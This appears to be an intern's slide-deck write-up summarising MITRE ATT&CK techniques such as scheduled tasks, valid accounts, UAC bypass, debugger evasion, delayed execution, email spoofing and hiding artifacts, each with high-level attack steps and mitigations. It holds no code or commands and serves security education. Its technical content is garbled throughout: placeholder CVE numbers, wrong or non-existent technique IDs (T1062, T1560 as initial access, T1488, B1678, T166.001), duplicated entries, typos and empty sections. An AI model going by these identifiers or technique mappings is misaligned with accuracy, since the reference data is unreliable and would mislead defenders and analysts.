### SCHEDULED TASK/JOB (T1053)

#### TECHNICAL DETAILS

ATTACK FLOW / TECHNIQUE

#### Step-by-Step Attack Path

```
graph LR; A[INITIAL ACCESS] --> B[DISCOVERY T1062]; B --> C[CREATION/MODIFICATION T1053]; C --> D[EXECUTION & PERSISTENCE T1053.005]
```

**INITIAL ACCESS**  
Attacker gains a foothold the system, e.g., pivoting or exploiting or vulnerability (SQLi, XSS, etc.).

**DISCOVERY (T1062)**  
Identify existing tasks, misconfigured jobs, or gain credentials for task creation.

**CREATION/MODIFICATION (T1053)**  
Create a new task or alter an existing one to execute malicious code at set time or interval.

**EXECUTION & PERSISTENCE (T1053.005)**  
System runs the scheduled malicious code, achieving persistence and control.

#### Relevant Techniques

- Windows Task Scheduler (T1053.005)
- Cron jobs (T1053.003)
- Cron jobs (Linux)
- Launchd jobs (macOS)
- AT command (Windows)
- Service Configuration Files (T1053)

Intern: Sanika Raul  
Intern ID: 2041

# Valid Accounts (T1078)

## Overview

### VALID ACCOUNTS (T1078)

CVE-2023-XXXX

**Non-Technical Summary**

Allows attackers to use legitimate user credentials to access systems, bypass security, and maintain persistence. Often results from stolen passwords, weak credentials, or compromised accounts.

OVERVIEW	HOW IT WORKS	PREVENTION & MITIGATION
<p><b>What is it?</b></p> <ol style="list-style-type: none"><li>1. Uses legitimate creds</li><li>2. Bypasses auth</li><li>Access resources</li><li>4. Persistence</li></ol> <p><b>Common Targets:</b></p> <ul style="list-style-type: none"><li>User Accounts</li><li>Admin Accounts</li><li>Service Accounts</li><li>Network Devices</li></ul>	<p>1. Initial Access      3. Malicious Activity</p> <p>Attacker obtains valid credentials (e.g., phishing, brute force) and logs in, masquerading as a legitimate user.</p> <p>Login Interface → System Access</p> <p>Authentication Successful</p>	<p>1. Strong Passwords 2. Multi-Factor Auth (MFA) 3. Account Lockout Policies 4. Regularly Audit Accounts 5. User Behavior Monitoring (UEBA)</p>

Intern: Sanika Raul  
Intern ID: 2041

## Technical details

### VALID ACCOUNTS (T1078)

CVE-2023-XXXX

**TECHNICAL DETAILS**

Allows attackers to use legitimate user credentials to access systems, bypass security, and maintain persistence. Often results from stolen passwords, weak credentials, or compromised accounts.

AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"><li>User Accounts</li><li>Admin Accounts</li><li>Service Accounts</li><li>Network Devices</li><li>Cloud Accounts</li><li>VPNs &amp; Remote Access</li><li>Databases</li><li>Applications/Services</li></ul>	<ul style="list-style-type: none"><li>Weak/Default Passwords</li><li>Lack Multi-Factor Auth (MFA)</li><li>Poor Credential Management</li><li>Phishing/Social Engineering</li><li>Password Reuse</li></ul>	<p> Privilege Escalation (PrivEsc)</p> <p> Data Theft / Leak</p> <p> System Control &amp; Persistence</p> <p> Evasion of Detection</p>

**Authentication Flow**

Successful Authentication

Attacker Credentials → Login Mechanism → Successful Authentication

Failed Login → Attacker Credentials

Successful Authentication

Intern: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

**VALID ACCOUNTS (T1078)**

CVE-2023-XXXX

**TECHNICAL DETAILS**

**ATTACK FLOW / TECHNIQUE**

### Step by Step Attack Path

```
graph LR; A[1. INITIAL ACCESS (T1078.001)] --> B[2. AUTHENTICATION & IMPERSONATION]; B --> C[3. DISCOVERY & LATERAL MOVEMENT (T1082)]; C --> D[4. OBJECTIVES & PERSISTENCE (T1078)]
```

**1. INITIAL ACCESS (T1078.001)**  
Attacker obtains login credentials through phishing, brute force, or malware.

**2. AUTHENTICATION & IMPERSONATION**  
Attacker uses valid credentials to log in, bypassing security and masquerading as a legitimate user.

**3. DISCOVERY & LATERAL MOVEMENT (T1082)**  
Attacker explores system, accesses sensitive data, or moves to other connected systems.

**4. OBJECTIVES & PERSISTENCE (T1078)**  
Attacker achieves goals (data theft, sabotage) and maintains access for future use.

### Relevant Techniques

- Default Accounts (T1078.001)
- Domain Accounts (T1078.002)
- Local Accounts (T1078.003)
- Cloud Accounts (T1078.004)
- Multi-Factor Authentication (MFA) Bypass
- Password Spraying (T1078)

Intern: Sanika Raul  
Intern ID: 2041

## Defense Evasion

### Abuse Elevation Control Mechanism (T1548)

#### Overview

**ABUSE ELEVATION CONTROL MECHANISM (T1548)** CVE-2019-1234

**Non-Technical Summary**  
Allows attackers to gain higher privileges (e.g, administrator) by manipulating how Windows User Control (UAC) prompts requests. Often appears in outdated software or misconfigured system settings

OVERVIEW	HOW IT WORKS	PREVENTION & MITIGATION
<p><b>What is it?</b></p> <ol style="list-style-type: none"><li>Executes malicious code</li><li>Gains elevated permissions</li><li>Exploits weak configurations</li></ol> <p><b>Common Targets:</b></p> <ul style="list-style-type: none"><li>System Utilities</li><li>Scheduled Tasks</li><li>Registry</li></ul>	<p>1. Initial Access    2. Manipulate UAC    3. Elevated Process</p> <p>UAC consent dialog is tricked or bypassed, allowing unauthorized code to run with admin rights</p> <p>Low-Privilege    UAC Prompt (Bypassed)    High-Integrity Process (Malicious Code)</p>	<ol style="list-style-type: none"><li>Patch Software</li><li>Principle to Least Privilege</li><li>Stronger UAC Settings</li><li>Regularly Audit Systems</li></ol>

Intern: Sanika Rauf  
Intern ID: 2041

#### Technical details

#### Attack flow / technique

## ABUSE ELEVATION CONTROL MECHANISM (T1548) TECHNICAL DETAILS

**Non-Technical Summary**  
Allows attackers to gain higher privileges (e.g., administrator) by manipulating how User Account Control (UAC) handles requests. Often appears in outdated software or misconfigured system settings.

AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"> <li>Windows UAC</li> <li>System Utilities (.exe, dll)</li> <li>Scheduled Tasks</li> <li>Scheduled Tasks</li> <li>Registry Settings</li> <li>Specific Software Version apps</li> <li>COM/DCOM Interfaces</li> </ul>	<ul style="list-style-type: none"> <li>Weak UC Settings</li> <li>Insecure File Permissions</li> <li>DLL Search Order Hijacking</li> <li>Misconfigured Services</li> <li>Auto-Elevate Applications</li> <li>Imposter Manifest Files</li> </ul>	<ul style="list-style-type: none"> <li>⬆️ Privilege Escalation</li> <li>➡️ Arbitrar, Code Execution (PrivEsc)</li> <li>💻 (RCE)</li> <li>🖥️ System Control &amp; Persistence</li> <li>⌚ System Control &amp; Persistence</li> <li>🔍 Evasion of Detection</li> <li>&gt;Data Theft / Leaks</li> </ul>

**Process Flow**

```

graph TD
    LPP[Low-Privilege Process] --> MUP[Manipulate UAC Prompt]
    LIP[Legitimate High-Integrity Process] --> MUP
    MUP --> UBT[UAC Bypass/Trick]
    UBT --> IMC[Injected Malicious Code]
    IMC --> EE[Elevated Execution Admin]
    IMC --> UBT
    subgraph Feedback [Feedback Loop]
        UBT -- "UAC Prompt (Bypassed)" --> MUP
    end

```

Intern: Sanika Raul  
 Intern ID: 2041

## Attack flow / technique

## ABUSE ELEVATION CONTROL MECHANISM (T1548) TECHNICAL DETAILS

**ATTACK FLOW / TECHNIQUE**

**Step-by-Step Attack Path**

```

graph LR
    A[INITIAL ACCESS T1560] --> B[DISCOVERY & T1082]
    B --> C[MANIPULATION T1548]
    C --> D["4. EXECUTION & T1548.002"]

```

**INITIAL ACCESS (T1560)**  
Attacker gains a foothold on the system, e.g., via phishing, exploiting vulnerabilities (SQLi, XSS, etc.).

**DISCOVERY & (T1082)**  
Identify misconfigured UAC settings, vulnerable executable files, or weak service paths.

**MANIPULATION (T1548)**  
Modify system files, scheduled tasks, or registry or registry to hijack the UAC prompt/process.

**4. EXECUTION & (T1548.002)**  
System runs a manipulated UAC process, executing malicious code with elevated privileges.


**Relevant Techniques**

- Bypass User Account Control (UAC) (T1548.002)
- Scheduled Task/Job (T1053)
- Path Interception (T1574.001)
- DLL Search Order Hijacking (T1574.001)
- Image File Execution Options Injection (IFEO) (T1546.008)


Intern: Sanika Raul  
 Intern ID: 2041

# Debugger Evasion (T1622)

## Overview



## Technical details



## Attack flow / technique

# DEBUGGER EVASION (T1622)

ATTACK FLOW / TECHNIQUE

TECHNICAL DETAILS

## Step-by-Step Attack Path

1. INITIAL ACCESS (T1560)  
Attacker gains a foothold on the system, e.g. phishing, exploiting vulnerability (SQLi, XSS, etc.).

2. DISCOVERY & MAPPING (T1082)  
Identify debugger presence, VM/sandbox environment, and anti-analysis tools.

3. EVASION TECHNIQUES  
Malware employs tricks: API hooks, anti-disassembly, or code alteration.

4. EXECUTION & PERSISTENCE (T1547)  
If no debugger detected, malicious payload and establish persistence.

## Relevant Techniques

- Timing Checks (T1622.001)
- Anti-Disassembly (T1622.002)
- API Hooking (T1622.003)
- Hardware Breakpoint Detection (T1622.004)
- Process Environment Block (PEB) Checks (T1622.006)
- Code Modification

Intern Name: Sanika Raul  
Intern ID: 2041

## Delay Execution (T1678)

### Overview

### DELAY EXECUTION (T1678)

CVE-2023-XXXX

**Non-Technical Summary:**  
Allows malicious code (malware) to pause its execution for set time or until specific conditions met. This technique helps detection by security tools and makes analysis more difficult.

OVERVIEW	HOW IT WORKS	PREVENTION & MITIGATION
<p><b>What is it?</b></p> <ul style="list-style-type: none"><li>Post-infection technique</li><li>Delays malicious payload</li><li>Evades sandboxes</li><li>Time/event-based trigger</li></ul> <p><b>Common Targets:</b></p> <ul style="list-style-type: none"><li>Sandboxed Environments</li><li>Automated Analysis Systems</li><li>Memory Scanners</li><li>Behavioral Monitoring</li></ul>	<p>Delayed Execution → Malicious Code</p> <p>Malware incorporates logic to wait for a specific time, date, or system event (e.g., user activity, reboot) before executing its main payload</p> <p>Condition Met (e.g., Time/Event) → Execute Payload (YES) / Delayed Execution (NO)</p>	<p>Malicious Code Runs</p> <ol style="list-style-type: none"><li>Advanced EDR Solutions</li><li>Behavioral Monitoring</li><li>Time-Based Heuristics</li><li>Threat Intelligence</li></ol> <p>Intern Name: Sanika Raul Intern ID: 2041</p>

## Technical details

### DELAY EXECUTION (T1678)

CVE-2023-XXXX

**Non-Technical Summary**

Allows malicious code (malware) to pause its execution for set time or until specific conditions met. This technique helps detection by security tools and makes analysis more difficult.

AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"><li>Sandboxed Environments</li><li>Automated Analysis Systems</li><li>Memory Scanners</li><li>Behavioral Monitoring</li><li>Anti-Virus/EDR Software</li></ul>	<ul style="list-style-type: none"><li>Anti-Analysis Logic in Malware</li><li>Time-Based Triggers</li><li>Event-Based Triggers</li><li>Lack Advanced Emulation</li></ul>	<ul style="list-style-type: none"><li>Evasion of Detection</li><li>Analysis Prevention</li><li>Analysis Detection</li><li>Increased Persistence</li><li>Sandbox Evasion</li><li>System Control</li></ul>

**PROCESS FLOW**

```
graph LR; A[Malicious Code (Initial)] -- NO --> B{Condition Met? (Time/Event)}; B -- YES --> C[Execute Final Payload]
```

Intern Name: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

### DELAY EXECUTION (T1678)

TECHNICAL DETAILS

ATTACK FLOW / TECHNIQUE

**Step-by-Step Attack Path**

- 1. INITIAL ACCESS (T1560)**  
Attacker gains a foothold on the system, e.g., phishing, exploiting vulnerability (SQLi, XSS, etc.).
- 2. DELIVERY & STAGING (T1608)**  
Malicious code delivered, often disguised, and prepared for later execution.
- 3. DELAYED EXECUTION (T1678)**  
Malicious code pauses, waiting for a specific time, date, or system event.
- 4. EXECUTION & PERSISTENCE (T1547)**  
Once conditions are met, the payload executes, achieving persistence and control.

**Relevant Techniques**

- Time-Based Triggers
- Time-Based Triggers (T1678)
- Event-Based Triggers (e.g., User Login, System Boot)
- File Modification Monitoring
- Large File/Resource Downloads
- Cloud Instance Initialization (T1678)
- Scheduled Tasks/Jobs (T1053)

Intern Name: Sanika Raul  
Intern ID: 2041

# Deobfuscate/Decode Files or Information (T1140)

## Overview

**DEOBFUSCATE/DECODE FILES OR INFORMATION (T1140)** CVE-2023-XXAX

TECHNICAL DETAILS		
<p>Malicious code (malware) often hides its true intent by (obfuscating) its code. This technique to decode or deobfuscate itself during execution to run its hidden malicious instructions, evading static analysis.</p>		
AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"><li>Executables/Scripts</li><li>Configuration Files</li><li>Network Traffic</li><li>In-Memory Payloads</li><li>Malware Loaders/Droppers</li><li>Document Macros (e.g., Office)</li></ul>	<ul style="list-style-type: none"><li>Anti-Analysis Logic in Malware</li><li>Malware</li><li>Evasion of Static Code Scanners</li><li>Signature-Based Detection Bypass</li><li>Dynamic Code Loading</li><li>Self-Modifying Code</li></ul>	<ul style="list-style-type: none"><li>Evasion of Detection</li><li>Analysis Prevention</li><li>System Control &amp; Persistence</li><li>Data Theft / Leaks</li><li>Arbitrary Code Execution (RCE)</li></ul>

**PROCESS FLOW**

```
graph LR; A[Obfuscated/Encoded Malware] --> B{Self-Decoding Logic (e.g. XOR, Base64)} --> C[Executable Malicious Code]
```

Intern Name: Sanika Raul  
Intern ID: 2041

## Technical details

**DEOBFUSCATE/DECODE FILES OR INFORMATION (T1140)** CVE-2023-XXXX

Non-Technical Summary		
<p>Malicious code (malware) often hides its true intent by (obfuscating) its code. This technique to decode or deobfuscate itself during execution to run its hidden malicious instructions, evading static analysis.</p>		
OVERVIEW	HOW IT WORKS	PREVENTION & MITIGATION
<p><b>What is it?</b></p> <p><b>What is it?</b></p> <ol style="list-style-type: none"><li>Hides malicious logic</li><li>Evades static analysis</li><li>Self-modifying code</li><li>Self-modifying code</li><li>Runs hidden payload</li></ol> <p><b>Common Targets:</b></p> <ul style="list-style-type: none"><li>Executables/Scripts</li><li>Configuration Files</li><li>Network Traffic</li><li>In-Memory Payloads</li></ul>	<p><b>How It Works</b></p> <pre>graph TD; A[Decoding/Deobfuscating Code Runs] --&gt; B[1. Initial State Obfuscated]; B --&gt; C{Decoding Logic e.g. XOR, Base64}; C --&gt; D[Uses Key/Algorithm]; D --&gt; E[Executable Malicious Code]</pre>	<p><b>Prevention &amp; Mitigation</b></p> <ol style="list-style-type: none"><li>Advanced EDR Solutions</li><li>Behavioral Monitoring</li><li>Behavioral Monitoring</li><li>Static &amp; Dynamic Analysis</li><li>Threat Intelligence</li><li>Code Integrity Checks</li></ol>

Intern Name: Sanika Raul  
Intern ID: 2041

# Attack flow / technique

DEOBFUSCATE/DECODE FILES OR INFORMATION (T1140) TECHNICAL DETAILS CVE-2023-XXXX

## ATTACK FLOW / TECHNIQUE

### Step-Step Attack Path



### Relevant Techniques

- String Decoding (T1140)
- Self-Modifying Code (T1140)
- Runtime Decompression (T1140)
- Command-Line Obfuscation (T1059)
- Scripting Languages (e.g. PowerShell, JavaScript)

Intern Name: Sanika Raul  
Intern ID: 2041

# Email Spoofing (T1672)

## Overview

### EMAIL SPOOFING (T1672) - CVE-2023-XXXX

**Non-Technical Summary**

- Allows attackers to send emails with forged sender address, making them appear originate from a legitimate source. Often used in phishing campaigns to trick users into sensitive information or executing malicious actions.

OVERVIEWHOW IT WORKSPREVENTION & MITIGATION

**What is it?**

- 1. Forged sender
- 2. Impersonates trust
- 3. Tricks recipients
- 4. Delivers malware/links

**Common Targets:**

- Employees/Users
- Executives (Whaling)
- Customers
- Vendors/Partners

1. Initial Access  
2. Impersonation  
3. Malicious Activity

Spoofed Email (eg, CEO)

Recipient Tricked

Real Sender Address

Fake Sender (Tricked)

**Prevention & Mitigation**

- 1. SPF/DKIM/DMARC
- 2. Email Authentication
- 3. User Training
- 4. Anti-Phishing Tools
- 5. Report Suspicious Emails

Intern: Sanika Raul  
Intern ID: 2041

## Technical details

Intern Sanika Raul  
Pvtlaps: ID 2041

### EMAIL SPOOFING (T1672)

CVE-2023-XXXX

Allows attackers to send emails with forged sender address, making them appear originate from a legitimate source. Often used in phishing campaigns to trick receiving to sensitive information or executing malicious actions.

TECHNICAL DETAILS

**AFFECTED COMPONENTS**

- SMTP Protocol
- Mail Servers
- Email Clients
- Email Authentication Protocols (SPF/DKIM/DMARC)
- User Trust/Awareness

**ROOT CAUSE**

- Lack of Sender Verification (SPF/DKIM/DMARC)
- Weak Email Server Configurations
- Social Engineering
- Header Manipulation

**TECHNICAL IMPACT**

- Evasion of Detection
- Impersonation
- Data Theft / Leaks
- Malware Delivery
- Reputation Damage

PROCESS FLOW

Attacker →

Forged Email Header  
(Manipulated From/Sender Address)

→

Mail Server  
(No/Weak SPF/DKIM/  
DKIM/DMARC Check)

→

Recipient  
(Tricked)

Delivers Check

☒ ✅

## Attack flow / technique

### EMAIL SPOOFING (T1672)

CVE-2023-XXAX

#### Non-Technical Summary

Allows attackers to send emails with forged sender address, making them appear originate from a legitimate. Often used in phishing campaigns to trick recipients into revealing sensitive information or executing malicious actions.

### Step-Step Attack Path

#### ATTACK FLOW / TECHNIQUE



#### Relevant Techniques

- Header Manipulation (T1672)
- Display Name Spoofing (T1672.001)
- Domain Spoofing (T1672.002)
- Domain Spoofing (T1566)
- Phishing
- Social Engineering
- Spearphishing Attachment (T166.001)
- Spearphishing Link (T166.002)

Intern Name: Sanika Raut  
Intern ID: 2041

## Execution Guardrails (T1480)

### Overview

### EXECUTION GUARDRAILS (T1480) - CVE-2023-XXXX

#### Non-Technical Summary

Malicious software (malware) often employs logic to check for conditions (e.g., user interaction, safe mode, network port open). This prevents analysis in sandboxed environments and ensures execution only on target systems.

#### OVERVIEW

##### What is it?

- Checks environment
- Avoids sandboxes
- Requires conditions
- Anti-analysis

##### Common Targets:

- Sandboxed Environments
- Automated Analysis Systems
- Security Researchers
- Virtual Machines (VMs)

#### HOW IT WORKS



Malware includes logic to verify environment conditions (e.g., user activity, domain name, time of day) before executing malicious code.

#### PREVENTION & MITIGATION



- Advanced EDR Solutions
- Behavioral Monitoring
- Sandbox Evasion Detection
- Threat Intelligence
- User Education

Intern Name: Sanika Raut  
Intern ID: 2041

## Technical details

**EXECUTION GUARDRAILS (T1480)** CVE-2023-XXXX

**TECHNICAL DETAILS**

Malicious software (malware) often employs logic to check for conditions (e.g., user interaction, safe mode, presence or payload). This prevents analysis in sandboxed environments and ensures execution only on target systems.

AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"><li>Sandboxed Environments</li><li>Automated Analysis Systems</li><li>Virtual Machines (VMs)</li><li>Security Researchers</li><li>Anti-Virus/EDR Software</li></ul>	<ul style="list-style-type: none"><li>Anti-Analysis Logic in Malware</li><li>Malware</li><li>Time/Event-Based Triggers</li><li>Environmental Checks</li><li>Network/Domain Checks</li><li>User Activity Monitoring</li></ul>	<ul style="list-style-type: none"><li>Evasion of Detection</li><li>Analysis Prevention</li><li>Increased Persistence</li><li>Sandbox Evasion</li><li>System Control</li></ul>

**PROCESS FLOW**

```
graph LR; A[Malicious Code (Initial)] --> B{Condition Met?  
(e.g. Time/User/Domain)}; B --> C[Sleep/Exit/Alter Behavior]; B --> D[Execute Final Payload]
```

Intern Name: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

**EXECUTION GUARDRAILS (T1480)** CVE-2023-XXXX

**Non-Technical Summary**

Malicious software (malware) often employs logic to check for conditions (e.g., user interaction, safe mode or payload). This prevents analysis in sandboxed environments and ensures execution only on target systems.

**ATTACK FLOW / TECHNIQUE**

**Step-Step Attack Path**

```
graph LR; A[1. INITIAL ACCESS (T1560)] --> B[2. DELIVERY & STAGING (T1608)]; B --> C[3. GUARDRAIL CHECK (T1488)]; C --> D[4. EXECUTION & PERSISTENCE (T1547)]
```

**1. INITIAL ACCESS (T1560)**  
 Attacker gains a foothold on the system, e.g., via phishing, exploiting vulnerabilities (SQLi, XSS, etc.).

**2. DELIVERY & STAGING (T1608)**  
 Malware delivered, often disguised as a benign file or contains guardrail logic.

**3. GUARDRAIL CHECK (T1488)**  
 Malware executes logic to check for environment conditions (e.g., user user domain join, time, time of day)

**4. EXECUTION & PERSISTENCE (T1547)**  
 If conditions met, payload runs, otherwise remains dormant or exits

**Relevant Techniques**

- Time-Based Execution (T1053)
- User Activity (T1560)
- User Activity (T1560)
- File System Checks (T1557)
- Network/Domain Membership
- Conditional Logic (B1678)

Intern Name: Sanika Raul  
Intern ID: 2041

# Hide Artifacts (T1564)

## Overview

### HIDE ARTIFACTS (T1564) - CVE-2023-XXXX

**Non-Technical Summary** Malicious actors hide files, processes, or other indicators to avoid detection by software and forensic investigators. This technique makes it harder to identify and respond to ongoing attacks.

OVERVIEW	HOW IT WORKS	PREVENTION & MITIGATION
<p><b>What is it?</b></p> <ul style="list-style-type: none"><li>1. Conceals malicious activity</li><li>2. Evades detection tools</li><li>3. Maintains persistence</li><li>4. Hinders investigation</li></ul> <p><b>Common Targets:</b></p> <ul style="list-style-type: none"><li>• Files/Directories</li><li>• Registry Keys</li><li>• Processes/Threads</li><li>• Network Connections</li><li>• Logs/History</li></ul>	<pre>graph LR; MA[Malicious Activity] --&gt; E[Evasion]; subgraph HAT [Hide Artifacts (T1564)]; direction TB; E --- HAT --- SA[Visible Artifact]; end; SA --&gt; HA[Hidden Artifact]; ST[Stealth Techniques] --&gt; HA;</pre>	<p><b>Prevention &amp; Mitigation</b></p> <ul style="list-style-type: none"><li>1. File Integrity Monitoring</li><li>2. Advanced EDR Solutions</li><li>3. System Hardening</li><li>4. Regular Log Analysis</li><li>5. User Awareness Training</li></ul>

Intern Name: Sanika Raul  
Intern ID: 2041

## Technical details

### HIDE ARTIFACTS (T1564) - CVE-2023-XXXX

**TECHNICAL DETAILS**  
Malicious actors exploit identified weaknesses or misconfigurations in security software, or applications to bypass defense mechanisms and go undetected. This technique leverages vulnerabilities to disable or deceive, or circumvent security controls.

AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"><li>• File Systems (NTFS, ext4)</li><li>• Registry Hives</li><li>• Operating System Kernels</li><li>• Log Files/Databases</li><li>• Security Software (AV/EDR)</li><li>• Network Stacks</li></ul>	<ul style="list-style-type: none"><li>• File Attribute Manipulation</li><li>• Imperfect Log Filtering</li><li>• Weak Forensics Tools</li><li>• Time/Integrity Gaps</li><li>• User Trust/Awareness</li><li>• Insufficient Monitoring</li></ul>	<ul style="list-style-type: none"><li>• Evasion of Detection</li><li>• Analysis Prevention</li><li>• Impaired Investigation</li><li>• Data Tampering</li><li>• System Control (Stealth)</li></ul>

#### PROCESS FLOW

```
graph LR; MA[Malicious Artifact (Initial)] --> HAT{Artifact Hiding (T1564)}; HAT --> HA[Hidden Artifact (Evasion)]; HAT --> DA[Detection Attempt Failed]; DA --> HAT;
```

Intern Name: Sanika Raul  
Intern ID: 2041

# Attack flow / technique

## HIDE ARTIFACTS (T1564)


CVE-2023-XXXX

### Non-Technical Summary

Malicious actors delete, falsify, or hide files, processes, or other indicators (IOC's) to avoid detection by security software and forensic investigators. This technique makes it harder to identify and respond to ongoing attacks.

### Step-by-Step Attack Path

#### ATTACK FLOW / TECHNIQUE



### Relevant Techniques

- File Deletion (T1070.004)
- Timestamp (File Modification) (T1070.006) (T1014)
- Rootkit (Hide Process/File) (T1070.003)
- Clear Command History (T1070)
- Process Hollowing
- Service Stop (T1489)

Intern Name: Sanika Raul  
Intern ID: 2041

## Credential Access

### Adversary-in-the-Middle (T1557)

## Overview

**ADVERSARY-IN-THE-MITDLE (T1557) - CVE-2023-XXX**

**CVE-2023-XXX**

**Non-Technical Summary:**  
Malicious actors position themselves between two communicating parties to intercept, read, modify data knowledge. This often occurs on networks or by tricking users into connecting to malicious access points, leading to data theft or session hijacking.

OVERVIEW	HOW IT WORKS	PREVENTION & MITIGATION
